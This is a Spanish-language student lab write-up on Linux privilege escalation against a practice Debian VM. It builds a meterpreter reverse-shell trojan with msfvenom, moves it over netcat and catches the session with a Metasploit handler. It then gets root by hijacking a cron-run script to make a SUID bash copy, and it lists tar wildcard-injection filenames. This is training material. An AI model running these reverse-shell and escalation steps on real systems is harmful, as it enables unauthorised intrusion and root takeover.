EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN LINUX II

PREREQUISITOS

- KALI LINUX
- DEBIAN LPE

Ejercicio - Msfvenom, Netcat y Metasploit

- Crea un troyano con un formato válido para el objetivo Debian LPE.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f elf  > mitroyano2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```


- Transferir el troyano al objetivo utilizando netcat.

```
user@debian:~$ ls
--checkpoint=1                      listado_suids.txt  tools
--checkpoint-action=exec=sh cosa.sh  listado_SUID.txt   VERO.txt
cosa.sh                             myvpn.ovpn
user@debian:~$ cd tools
user@debian:~/tools$ ls
dirtycow  linux-exploit-suggester  mitroyano.sh  nginx
exim      mitroyano2.elf           nfsshell      source_files
user@debian:~/tools$ rm mitroyano2.elf
user@debian:~/tools$ rm mitroyano.sh
user@debian:~/tools$ ls
dirtycow  exim  linux-exploit-suggester  nfsshell  nginx  source_files
user@debian:~/tools$ nc -lvp 4444 > mitroyano2.elf
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.38] from (UNKNOWN) [10.0.2.15] 33668
user@debian:~/tools$ ls
dirtycow  linux-exploit-suggester  nfsshell  source_files
exim      mitroyano2.elf           nginx
user@debian:~/tools$ chmod +x mitroyano2.elf
user@debian:~/tools$ ls
dirtycow  linux-exploit-suggester  nfsshell  source_files
exim      mitroyano2.elf           nginx
user@debian:~/tools$
```

```
┌──(root㉿kali)-[~]
└─# nc 10.0.2.38 4444 -w 3 < mitroyano2.elf

┌──(root㉿kali)-[~]
└─#
```

- Usa el exploit/multi/handler con un payload meterpreter de arquitectura adecuada para recibir la sesión al ejecutar el troyano.



```
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 10.0.2.38
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.38:54567) at 2023-02-01 19:21:33 +0100

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x86/linux  user @ debian.localdomain  10.0.2.15:4444 → 10.0.2.38:54567 (10.0.2.38)
```

- En la sesión recibida prueba a elevar privilegios con la técnica getsystem . En caso de funcionar, adjuntar pantallazo de haber conseguido la elevación.

NO FUNCIONA ELEVAR PRIVILEGIOS CON GETSYSTEM

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: user
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter >
```

- En caso de no funcionar, utiliza una técnica de las vistas en clase hoy para elevar privilegios adjuntando las capturas que lo demuestren.

```
┌──(root㉿kali)-[~]
└─# ssh user@10.0.2.38 -o HostKeyAlgorithms=+ssh-dss
user@10.0.2.38's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  1 11:44:57 2023
user@debian:~$ ls
--checkpoint=1  --checkpoint-action=exec=sh cosa.sh  cosa.sh  listado_suids.txt  listado_SUID.txt  myvpn.ovpn  tools  VERO.txt
user@debian:~$ cd /tmp
user@debian:/tmp$ ls
backup.tar.gz  bash  kalibash  useless
```

```
user@debian:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/sbin:/usr/sbin:/usr/local/sbin
user@debian:/tmp$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb' is more than 8 days old (actual age is 2088.3 days)
/usr/local/bin/overwrite.sh
user@debian:/tmp$ cp /usr/local/bin/overwrite.sh
cp: missing destination file operand after `/usr/local/bin/overwrite.sh'
Try `cp --help' for more information.
user@debian:/tmp$ cp /usr/local/bin/overwrite.sh /home/user
user@debian:/tmp$ cd /home/user
user@debian:~$ ls
--checkpoint=1  --checkpoint-action=exec=sh cosa.sh  cosa.sh  listado_suids.txt  listado_SUID.txt  myvpn.ovpn  overwrite.sh  tools  VERO.txt
user@debian:~$ cat overwrite
cat: overwrite: No such file or directory
user@debian:~$ cat overwrite.sh
#!/bin/bash

echo `date` > /tmp/useless
```

```
cp /bin/bash /tmp/kalibash; chmod +s /tmp/kalibash
user@debian:~$ echo 'cp /bin/bash /tmp/verobash; chmod +s /tmp/verobash' > /home/user/overwrite.sh
user@debian:~$ cd /tmp
user@debian:/tmp$ ld
ld: no input files
user@debian:/tmp$ ls
backup.tar.gz  bash  kalibash  useless
user@debian:/tmp$ ls
backup.tar.gz  bash  kalibash  useless
user@debian:/tmp$ ls
backup.tar.gz  bash  kalibash  useless  verobash
user@debian:/tmp$ ./verobash -p
verobash-4.1# whoami
root
verobash-4.1#
```